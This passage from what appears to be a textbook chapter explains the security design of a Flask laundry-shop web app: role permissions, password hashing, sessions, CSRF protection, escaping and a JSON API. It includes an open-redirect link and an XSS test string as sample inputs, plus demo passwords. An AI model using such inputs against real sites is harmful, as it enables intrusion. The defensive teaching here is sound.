Second, the endpoint name (`status.check`, `api.bill_list`, ...) is compared with the short set `PUBLIC_ENDPOINTS`: the login page and API login, the status check page and API, the price list and static files. For anything else without a user, an API request raises `NotLoggedIn` (HTTP 401 with the code `not_logged_in`), and a page request is redirected to `/login?next=...`, so that after logging in the user lands where they wanted to go (AC-1.5). The function `safe_next_url()` in the same file accepts only a local path for `next`, so a link such as `/login?next=https://evil.example` cannot bounce a cashier to a stranger's site after a correct login.

Third, every `POST`, `PUT`, `PATCH` or `DELETE` must carry the CSRF token of Section 10.11, except `api.login`, which cannot, because before the login there is no session to hold a token.

Notice that the guard is an **allow-list**: public endpoints are named, and everything else is private by default. A developer who adds a new page next month does not have to remember to protect it. Forgetting would make the page *more* protected, not less, which is the safe direction to fail in.

10.10.2 Roles and permissions

The guard answers “is somebody logged in?”. The next question, “may *this* person do *this*?”, depends on the role. Business rule BR-12 derives the role from the `Employee` row, and a single table maps actions to the roles allowed to perform them (**Listing 10.15**).

Listing 10.15 `laundry/logic/rules.py`, lines 9 to 40: roles derived from the employee row (BR-12) and the permission table shared by the pages, the API and the templates.

```
# ------------------------------------------------------------- BR-12 roles
OWNER, SUPERVISOR, CASHIER, WASHER = "owner", "supervisor", "cashier", "washer"


def derive_role(spv_id, section, has_subordinates):
    """BR-12: the role is worked out from the Employee row, in this order."""
    if spv_id is None:
        return OWNER
    if has_subordinates:
        return SUPERVISOR
    return CASHIER if section == "transaction" else WASHER


# Who may do what (api.md 1.2). The web pages and the API both use this table.
PERMISSIONS = {
    "see_money":         {OWNER, SUPERVISOR, CASHIER},
    "customers":         {OWNER, SUPERVISOR, CASHIER},      # read, create, update
    "customers_delete":  {OWNER, SUPERVISOR},
    "deposit_topup":     {OWNER, SUPERVISOR},               # BR-15
    "bills_list":        {OWNER, SUPERVISOR, CASHIER},      # the Bills menu page
    "bills_write":       {OWNER, SUPERVISOR, CASHIER},      # create, pay, hand over, edit
    "finish":            {OWNER, SUPERVISOR, WASHER},       # mark finished
    "cancel":            {OWNER, SUPERVISOR},               # cancel and complaint
    "services_write":    {OWNER},
    "reports":           {OWNER, SUPERVISOR},
    "employees_list":    {OWNER, SUPERVISOR},               # GET /api/employees
    "employees_manage":  {OWNER},                           # S14, set passwords
}


def allowed(role, action):
    return role in PERMISSIONS[action]
```

The owner, Hendra Wijaya (E0001), is the only employee without a supervisor, so `spv_id IS NULL` makes him the owner. E0002 and E0003 have subordinates and are supervisors. Everybody else is a cashier (section `transaction`) or a washer (section `wash`). A view protects itself with one line, either the decorator `@permission("reports")` or the call `require("finish")`; both raise `Forbidden` (HTTP 403) when the role is not in the set. The templates use the same table through `can()` to hide menu items, which you will see in **Listing 10.19**. Hiding is a courtesy; the `require` on the server is the control.

There is one more rule that a role table cannot express: staff may change only the bills of their *own* outlet. `check_outlet()` in `logic/bills.py` compares `bill["outlet_id"]` with the user’s outlet and raises 403 unless the user is the owner. Test TC-5.12 sends the supervisor of Keputih to finish bill B2941 of Wiyung, and the answer is 403.

10.10.3 Passwords

The login compares the password typed by the employee with `Employee.password_hash`, never with the legacy `password` column that the original 2020 design stored in plain text (AC-1.3). **Listing 10.16** is the complete hashing module.

Listing 10.16 `laundry/passwords.py`: PBKDF2-HMAC-SHA256 with 600,000 iterations and a 16-byte random salt, compared in constant time; unknown e-mail addresses cost as much time as known ones.

```
"""Password hashing in the Profitina Laundry format (database README, section 6).

    pbkdf2_sha256$<iterations>$<salt_b64>$<hash_b64>

PBKDF2-HMAC-SHA256, the password as UTF-8 bytes, a 16-byte random salt, a 32-byte key,
standard Base64 with '=' padding. The salt is Base64-DECODED before use: the 16 bytes
are the salt, not the 24-character text.

Plain passwords are never stored, logged, displayed or sent back (requirement S-5).
"""
import base64
import hashlib
import hmac
import secrets

ALGORITHM = "pbkdf2_sha256"
DEFAULT_ITERATIONS = 600_000
MIN_LENGTH = 8   # for NEW passwords (S-5); the demo passwords are older and longer anyway


def hash_password(password, iterations=DEFAULT_ITERATIONS):
    """Return a new hash string. A new random salt is used every time."""
    salt = secrets.token_bytes(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt, iterations,
dklen=32)
    return "$".join([ALGORITHM, str(iterations),
                     base64.b64encode(salt).decode("ascii"),
                     base64.b64encode(key).decode("ascii")])


def verify_password(password, stored):
    """True if `password` matches the stored hash. Never raises for a bad hash."""
    if not stored or password is None:
        return False
    try:
        algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
        if algorithm != ALGORITHM:
            return False
        salt = base64.b64decode(salt_b64, validate=True)        # the BYTES
        expected = base64.b64decode(hash_b64, validate=True)
        key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                                  int(iterations), dklen=len(expected))
        return hmac.compare_digest(key, expected)                # constant time
    except (ValueError, AttributeError):
        return False
```

Listing 10.16 (Continued) *laundry/passwords.py: PBKDF2-HMAC-SHA256 with 600,000 iterations and a 16-byte random salt, compared in constant time; unknown e-mail addresses cost as much time as known ones.*

```
# A hash of a random password. Checking a login for an unknown e-mail against it
# takes as long as a real check, so the response time does not reveal whether
# the e-mail exists.
_DUMMY_HASH = hash_password(secrets.token_hex(8), iterations=DEFAULT_ITERATIONS)


def waste_time_like_a_real_check(password):
    verify_password(password or "", _DUMMY_HASH)
```

A **hash function** turns a password into a fixed-length value from which the password cannot be recovered. A plain fast hash is not enough, because a stolen database could be attacked by trying billions of guesses per second. **PBKDF2** (Password-Based Key Derivation Function 2, RFC 8018 [9]) applies the hash many times in a row, here 600,000 times, which is the count OWASP recommends for PBKDF2-HMAC-SHA256 [10]; each guess now costs an attacker 600,000 hash computations instead of one. The **salt**, 16 random bytes chosen anew for every password, makes two employees with the same password get different hashes, so one precomputed table cannot crack them all.

Take the owner's stored value from the sample database:

```
pbkdf2_sha256$600000$JyvXTecVHbEnfad/9fAFlg==$pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k
=
```

It has four parts separated by `$`: the algorithm name (13 characters), the iteration count `600000` (6), the salt in Base64 (24 characters, which decode to 16 bytes) and the derived key in Base64 (44 characters, 32 bytes). With the three separators the total length is $13 + 1 + 6 + 1 + 24 + 1 + 44 = 90$ characters, which is exactly what test TC-NF-05 checks for every new hash. To verify `Owner#2026`, `verify_password` splits the text, decodes the salt *bytes* (not the 24 characters), runs PBKDF2 600,000 times, and compares the 32 resulting bytes with the stored ones using `hmac.compare_digest`. That function takes the same time whether the first byte differs or the last, so the response time leaks nothing about how close a guess was.

The last three lines of the module solve a quieter leak. If the login returned at once for an unknown e-mail but took a noticeable moment (600,000 iterations) for a known one, an attacker could discover which addresses belong to staff by timing the answers. `waste_time_like_a_real_check()` runs the same computation against a dummy hash when the e-mail is unknown, so both paths cost the same. Together with the identical message "E-mail or password is wrong." for both cases (AC-1.2), the login reveals nothing it does not have to.

10.10.4 Lock-out after five failures

`authenticate()` in `auth.py` counts failures per e-mail address in a `RateLimiter`: after five wrong passwords within fifteen minutes, even the right password is refused with "Too many attempts, try again in 15 minutes." and HTTP 429 (AC-1.9). The counter lives in memory, which is sufficient for one shop PC and is written down as a known limitation: a restart resets it, and several server processes would each count separately. Chapter 14 returns to this when the application is run by `gunicorn` with more than one worker.

10.11 Sessions and CSRF

10.11.1 Why the sessions are kept on the server

Flask's built-in session stores its data *inside* the cookie, signed with the secret key so that the browser cannot change it. That is clever and fast, but it has a consequence that breaks requirement AC-1.7: logging out only asks the browser to forget the cookie. A copy of the cookie, taken from a shared computer in the shop before logout, remains a valid signed session until it expires.

`security.py` therefore replaces the session with a **server-side session**. The cookie holds only a long random identifier; the data (who is logged in, the CSRF token) stays in a dictionary on the server; and logout deletes the entry, so the old cookie is worthless at once. Test TC-1.7 logs in,

logs out, replays the old cookie against `/api/me`, and gets 401. **Listing 10.17** shows how the cookie is written.

Listing 10.17 `laundry/security.py`, lines 101 to 126: saving a session. Logout deletes it; login gives it a new identifier; the cookie is `HttpOnly`, `SameSite=Lax`, and `Secure` when the site is served over HTTPS.

```
    def save_session(self, app, sess, response):
        cookie_name = self.get_cookie_name(app)
        lifetime = app.config["SESSION_HOURS"] * 3600

        if sess.destroy_requested:
            if sess.sid:
                self.store.delete(sess.sid)
            response.delete_cookie(cookie_name, path="/")
            return

        if not sess.modified:
            return
        if sess.regenerate_requested and sess.sid:
            self.store.delete(sess.sid)  # the old id stops working immediately
            sess.sid = None
        if sess.sid is None:
            if not dict(sess):
                return                   # nothing worth remembering
            sess.sid = secrets.token_urlsafe(32)
            sess.regenerate_requested = False
        self.store.save(sess.sid, dict(sess), lifetime)
        response.set_cookie(
            cookie_name, sess.sid, max_age=lifetime, path="/",
            httponly=True,               # JavaScript cannot read the cookie
            samesite="Lax",              # not sent with cross-site POSTs
            secure=request.is_secure)    # only over HTTPS when the site uses HTTPS
```

At login, `start_session()` calls `regenerate()`, and `save_session` throws the old identifier away and invents a new one with `secrets.token_urlsafe(32)` (32 random bytes, 43 characters). This defeats **session fixation**, an attack in which somebody plants a known session identifier in a victim's browser before the victim logs in, and then uses that same identifier afterwards (AC-1.8) [11]. The three cookie flags each close a door. `HttpOnly` hides the cookie from JavaScript, so even an injected script cannot read it. `SameSite=Lax` tells the browser not to send it with a `POST` that comes from another site. `Secure` keeps it off unencrypted connections once the shop runs on HTTPS.

10.11.2 CSRF tokens

Cross-site request forgery (CSRF) works like this. A cashier is logged in to the shop in one browser tab. In another tab she opens a web page that a stranger has prepared; hidden in it is a form that posts to `http://shop/bills/B2938/handover`, submitted automatically by a line of JavaScript. Her browser sends the request *with her session cookie*, and the shop, seeing a valid session, hands over a bill she never touched. The stranger never saw the cookie; he only borrowed her browser.

The defense is a secret that the stranger's page cannot know [12]. Every session gets a random **CSRF token**; every form of the shop includes it in a hidden field; the API sends it in the header `X-CSRF-Token`; and the guard refuses any data-changing request whose token is missing or wrong (**Listing 10.18**).

Listing 10.18 `laundry/security.py`, lines 130 to 152: the per-session CSRF token and its check. A stranger's page can make the browser send the cookie, but it cannot read the token from the shop's pages.

```
def csrf_token():
    """The CSRF token of this session (created on first use). Used in every form."""
    token = session.get("csrf_token")
    if not token:
        token = secrets.token_urlsafe(32)
        session["csrf_token"] = token
    return token


def check_csrf(api=False):
    """Refuse a data-changing request whose CSRF token is missing or wrong (S-4).

    Web forms send the token in a hidden field `csrf_token`; the JSON API sends it
    in the header `X-CSRF-Token` (api.md 1).
    """
    expected = session.get("csrf_token")
    if api:
        sent = request.headers.get("X-CSRF-Token", "")
    else:
        sent = request.form.get("csrf_token") or request.headers.get("X-CSRF-Token", "")
    if not expected or not sent or not hmac.compare_digest(str(expected), str(sent)):
        raise CsrfFailed("The form has expired or the security token is missing. "
                         "Reload the page and try again.")
```

The stranger's page cannot read the token, because the browser's same-origin policy forbids one site from reading the pages of another. It can make the browser *send* a request, but not *read* the shop's answer. `hmac.compare_digest` again compares in constant time. Test TC-NF-04 submits the new-bill form without a token and with the token of a different session; both are refused with 403 and nothing is saved. The Flask track writes this check by hand, about twenty lines, so that you can see it; in Django, Laravel and ASP.NET the framework provides the same mechanism, as Chapter 13 shows.

Figure 10.5 follows one API request, `POST /api/bills`, through all of these checks.



Figure 10.5 The path of one request through the Flask track. Each red box is a place where the request can stop; only a request that passes all of them reaches the transaction.

10.12 Templates

10.12.1 Jinja2 and automatic escaping

The pages are written in **Jinja2** [3], a template language in which `{{ expression }}` prints a value and `{% statement %}` controls the page (`if`, `for`, `extends`, `block`). Every page after login extends one frame, `base.html`, which draws the header, the menu, the flashed messages and the footer. **Listing 10.19** is the menu.

Listing 10.19 `laundry/templates/base.html`, lines 19 to 32: the menu. Each item appears only if `can()` says the role may use it; the server checks the same permission again on every request.

```
  {% if user %}
  <button type="button" class="menu-button" id="menu-button" aria-expanded="false"
          aria-controls="main-nav">&#8801; Menu</button>
  <nav id="main-nav" class="main-nav" aria-label="Main menu">
    {#- The menu fits the role: hidden items are NOT a security control, the server
        checks every request again (S-7). -#}
    <a href="{{ url_for('dashboard.index') }}">Dashboard</a>
    <a href="{{ url_for('dashboard.queue') }}">Queue</a>
    {% if can('bills_list') %}<a href="{{ url_for('bills.index') }}">Bills</a>{% endif %}
    {% if can('customers') %}<a href="{{ url_for('customers.index') }}">Customers</a>{%
endif %}
    {% if can('customers') %}<a href="{{ url_for('services.index') }}">Services</a>{% endif
%}
    {% if can('reports') %}<a href="{{ url_for('reports.index') }}">Reports</a>{% endif %}
    {% if can('employees_manage') %}<a href="{{ url_for('employees.index')
}}">Employees</a>{% endif %}
  </nav>
```

A washer who logs in sees two items, Dashboard and Queue, because `can('bills_list')`, `can('customers')` and `can('reports')` are all false for the washer role. That makes the screen simpler for her, and test TC-1.6 checks it. But if she typed `/reports/monthly` into the address bar, the view's `@permission("reports")` would answer 403. The comment inside the template says it in one line: hidden items are not a security control.

Every `{{ ... }}` in these templates is **escaped**: the characters `<`, `>`, `&`, `"` and `'` are replaced by `<`, `>`, `&`, `"` and `'` before they reach the page. So if a cashier registers a customer named `<script>alert(1)</script>` (by mistake, or because the "customer" is testing the shop), the page shows those characters as text and the browser never runs them. Test TC-NF-03 does exactly that and then searches the HTML for `<script>`. The only way to switch escaping off in Jinja2 is the filter `|safe` or the `Markup` class, and the track uses neither.

> **`|safe` is a promise you make on behalf of every future value.** It is tempting to write `{{ note|safe }}` so that a note can contain bold text. From that moment, anything that ever reaches `note`, from any form, any import or any API client, runs in every staff member's browser. If formatting is needed, allow a small, fixed set of markup and escape everything else, or use a library built for that job.

10.12.2 Filters for the shop's formats

`formatting.py` registers a few **filters**, small functions used with the `|` sign: `{{ bill.payment|money }}` prints `Rp 40.000` with a dot as the thousands separator (AC-7.3), and `{{ bill.arrived|dt }}` prints `28 Sep 2026 19:52`. The month names are written out in the code rather than taken from `strftime('%b')`, which follows the language of the computer and would print `Okt` on a Windows set to Indonesian. The shop's receipts must look the same on every counter PC.

10.12.3 The screens

Figure 10.6 is the new-bill form (S04) filled in as in the worked example of Section 10.9.2. The price line under the rack is computed by a few lines of JavaScript while the cashier types, `5 x Rp 8.000 = Rp 40.000`; the server computes it again with Equation (10.2) when the form is saved, and only the server's number is stored (AC-4.3). The rack list offers the free racks of Wiyung, lowest first, so A03 appears first because A01 and A02 are in use.



Figure 10.6 The new-bill form for customer C0151 at Wiyung: service, quantity rounded up to whole kilograms, a free rack, the price the browser shows while typing, and the optional payment now.

Figure 10.7 is the detail page of bill B0014, whose history the requirements quote in AC-5.6: received on 3 October 2025 at 10:02 by Kevin Tanoto, finished two days later by Siti Nurhaliza Rahman, collected by Rizky Pratama, and followed on 7 October by a complaint. The history comes from `StatusLog`, a table into which the application only ever inserts (S-11), so it is an audit trail that nobody can quietly rewrite through the application.



Figure 10.7 Bill B0014: 3 kg wash-fold for Rp 24.000, paid in two parts (cash, then QRIS), and its four history entries with the employee who caused each one.

The receipt of **Figure 10.8** is a page of its own with a print style sheet: the navigation line at the top disappears on paper (`@media print`), and the width fits 80 mm thermal paper. It shows the official logo file, the outlet's address and telephone, the bill, the quantity times the price, the payments and the balance, the promised time and the address of the status page, and deliberately *not* the customer's address, e-mail or birthdate (AC-7.4). A receipt travels in a customer's pocket and ends up on the street; data minimization means it carries only what the customer needs.

Figure 10.8 The receipt of bill B2938 as the browser shows it before printing: Rp 40.000 still to pay, ready by 30 September 2026 19:52, and the status-check hint.

Figure 10.9 is the public status page on a phone-sized window, the page that answers the question customers used to phone the shop about. Its template (**Listing 10.20**) prints only fields that the look-up function returned; since that function never selects the customer's name, the template could not show it even by mistake.



Figure 10.9 The public status check for B2938 with the phone number typed with spaces: ready for pickup since 30 September 2026 18:00, Rp 40.000 still to pay, and the outlet to call. No name, address or e-mail appears.

Listing 10.20 `laundry/templates/status/check.html`, lines 26 to 43: the result part of the status page. Every value passes through Jinja2's escaping and the shop's formatting filters.

```
  {% if result %}
  <section class="card narrow center-box status-result">
    <h2>{{ result.bill_id }}</h2>
    <p class="big upper">{{ result.status_text }}</p>
    {% if result.status_text == 'Ready for pickup' %}
      <p>since {{ result.finished|dt }}</p>
    {% elif result.status_text == 'In process' %}
      <p>In process, expected ready by {{ result.promised|dt }}</p>
    {% elif result.status_text == 'Collected' %}
      <p>Collected on {{ result.departed|dt }}</p>
    {% endif %}
    <p>Received {{ result.arrived|dt }}</p>
    <p>{{ result.service|short_service }} · {{ quantity(result.unit, result.service) }}</p>
    <p class="line"><span>Total</span> <strong>{{ result.payment|money }}</strong></p>
    <p class="line"><span>Still to pay</span> <strong>{{ result.balance|money
}}</strong></p>
    <p>{{ result.outlet.name }}<br>{{ result.outlet.phone }}</p>
  </section>
  {% endif %}
```

10.13 The JSON API

10.13.1 The same logic, a different presentation

The API exists so that other programs can use the shop: the static front end of Chapter 8, a spreadsheet that pulls the monthly figures, or a future phone app. It uses the same session, the same roles and the same logic functions as the pages; only the last step differs, `jsonify(...)` instead of `render_template(...)`. **Listing 10.21** is the endpoint that creates a bill.

Listing 10.21 `laundry/api/bills.py`, lines 35 to 49: `POST /api/bills`. Only five named fields are copied from the body; the answer is the new bill, status 201 and a `Location` header.

```
@api.post("/bills")
@permission("bills_write")
def bill_create():
    body = json_body()
    pay_now = body.get("pay_now")
    if pay_now is not None and not isinstance(pay_now, dict):
        raise ValidationFailed({"pay_now": "pay_now must be an object {method, amount,
reference}."})
    # Only these fields are read. 'payment', 'id', 'status' and 'arrived' are ignored (BR-
1).
    data = {key: body.get(key) for key in ("customer_id", "service_id", "unit", "rack",
"outlet_id")}
    data["pay_now"] = pay_now
    bill_id = bill_logic.create_bill(g.user, data)
    response = jsonify(bill_detail_json(bill_logic.full_bill(bill_id)))
    response.headers["Location"] = f"/api/bills/{bill_id}"
    return response, 201
```

Two habits in this short function protect the shop. On the way in, the body is never passed on whole: a dictionary comprehension copies `customer_id`, `service_id`, `unit`, `rack` and `outlet_id` and nothing else, so extra keys such as `"payment": 1` or `"status": "departed"` are ignored (TC-4.2). On the way out, `bill_detail_json` in `api/helpers.py` builds the answer from *explicitly named fields*, never by dumping a database row, so a column such as `password_hash` has no path into a response (AC-11.5). HTTP status 201 means “Created”, and the `Location` header gives the address of the new resource, as HTTP’s specification recommends [13].

10.13.2 A session with the running server

The following transcript was recorded against the running server of Section 10.3. The cashier of Wiyung logs in, tries to create a bill without the CSRF token, creates it with the token (the answer, 201 Created, is shortened here to its main fields), tries to hand over B2938 while Rp 40.000 is still owed, and asks for a report her role may not see.

```
$ curl -s -c jar.txt -H "Content-Type: application/json" \
    -d '{"email":"kasir5@profitina-laundry.example","password":"Laundry#2026"}' \
    http://127.0.0.1:6101/api/login
{
  "employee": {
    "id": "E0012",
    "name": "Fitri Handayani",
    "email": "kasir5@profitina-laundry.example",
    "section": "transaction",
    "outlet_id": "O03",
    "role": "cashier"
  },
  "csrf_token": "(random, 43 characters)"
}

$ curl -s -b jar.txt -X POST -H "Content-Type: application/json" \
    -d '{"customer_id":"C0151","service_id":"S0001","unit":5,"rack":"A03","payment":1}' \
    -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/bills
{"error":{"code":"csrf_failed","message":"The form has expired or the security token is
missing. Reload the page and try again."}}
 [403]

$ curl -s -b jar.txt -X POST -H "Content-Type: application/json" \
    -H "X-CSRF-Token: $TOKEN" \
    -d '{"customer_id":"C0151","service_id":"S0001","unit":5,"rack":"A03","payment":1}' \
    -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/bills
{
  "id": "B2954",
  "arrived": "2026-09-30 21:00:00",
  "status": "queued",
  "rack": "A03",
  "unit": 5,
  "payment": 40000,
  "paid": 0,
  "balance": 40000,
  "outlet": {
    "id": "O03",
    "name": "Profitina Laundry Wiyung",
    "phone": "031-0000-2103"
  },
  "employee": {
    "id": "E0012",
    "name": "Fitri Handayani"
  },
  "history": [
    {
      "status": "queued",
      "changed_at": "2026-09-30 21:00:00",
      "employee": {
        "id": "E0012",
        "name": "Fitri Handayani"
      }
    }
  ]
}

$ curl -s -b jar.txt -X POST -H "Content-Type: application/json" \
    -H "X-CSRF-Token: $TOKEN" -d '{"status":"departed"}' \
    -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/bills/B2938/status
{"error":{"code":"conflict","message":"Balance Rp 40.000 open. Record the payment or tick
'customer pays later'."}}
 [409]

$ curl -s -b jar.txt -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/reports/monthly
{"error":{"code":"forbidden","message":"Your role (cashier) cannot open this page."}}
 [403]
```

Every answer in that transcript is one of the rules you have read. The 403 `csrf_failed` is **Listing 10.18**. The new bill `B2954` for Rp 40.000 is **Listing 10.12** and Equation (10.2), and its `payment` is 40000 although the body said `1`. The 409 for B2938 is business rule BR-4, raised by `hand_over()` because Equation (10.3) gives 40,000. The final 403 is the permission table of **Listing 10.15**. The error bodies all have the same shape, `{"error": {"code": ..., "message": ...}}`, which lets a client program handle every failure with one function (AC-11.3).

> **On Windows PowerShell, `curl` is not curl.** In Windows PowerShell 5, `curl` is an alias for `Invoke-WebRequest`, which does not understand `-s`, `-c` or `-d`. Type `curl.exe` instead; it ships with Windows 10 and 11. Inside PowerShell, write the JSON with `\"` for each inner double quote.

10.14 Reports and CSV Export

The owner's questions from Chapter 7, "how much did we charge each month?", "which outlet earns most?", "who still owes us money?", become five reports (FR-9). Their SQL comes from `database/queries.sql`, with the fixed dates replaced by placeholders. **Listing 10.22** is the monthly report.

Listing 10.22 `laundry/logic/reports.py`, lines 84 to 110: the monthly report. Money charged is grouped by the month a bill arrived; money received by the month it was paid; months without bills still appear with zeros.

```
def monthly(start, end, outlet_id=None):
    """Q03 (charged, by month of arrival) + money received (by month of payment)."""
    db = get_db()
    params = [start.isoformat(), _end_exclusive(end)]
    outlet_sql = ""
    if outlet_id:
        outlet_sql = " AND b.Outlet_id = ?"
        params.append(outlet_id)
    charged = {r["month"]: r for r in db.query(
        f"""SELECT SUBSTR(b.arrived, 1, 7) AS month, COUNT(*) AS bills, SUM(b.payment) AS
charged
              FROM Bill b WHERE b.arrived >= ? AND b.arrived < ?{outlet_sql}
             GROUP BY SUBSTR(b.arrived, 1, 7)""", params)}
    received = {r["month"]: r["received"] for r in db.query(
        f"""SELECT SUBSTR(p.paid_at, 1, 7) AS month, SUM(p.amount) AS received
              FROM Payment p JOIN Bill b ON b.id = p.Bill_id
             WHERE p.paid_at >= ? AND p.paid_at < ?{outlet_sql}
             GROUP BY SUBSTR(p.paid_at, 1, 7)""", params)}
    rows = []
    for month in month_list(start, end):
        row = charged.get(month, {})
        rows.append({"month": month,
                     "bills": int(row.get("bills") or 0),
                     "charged": int(row.get("charged") or 0),
                     "received": int(received.get(month) or 0)})
    total = {key: sum(r[key] for r in rows) for key in ("bills", "charged", "received")}
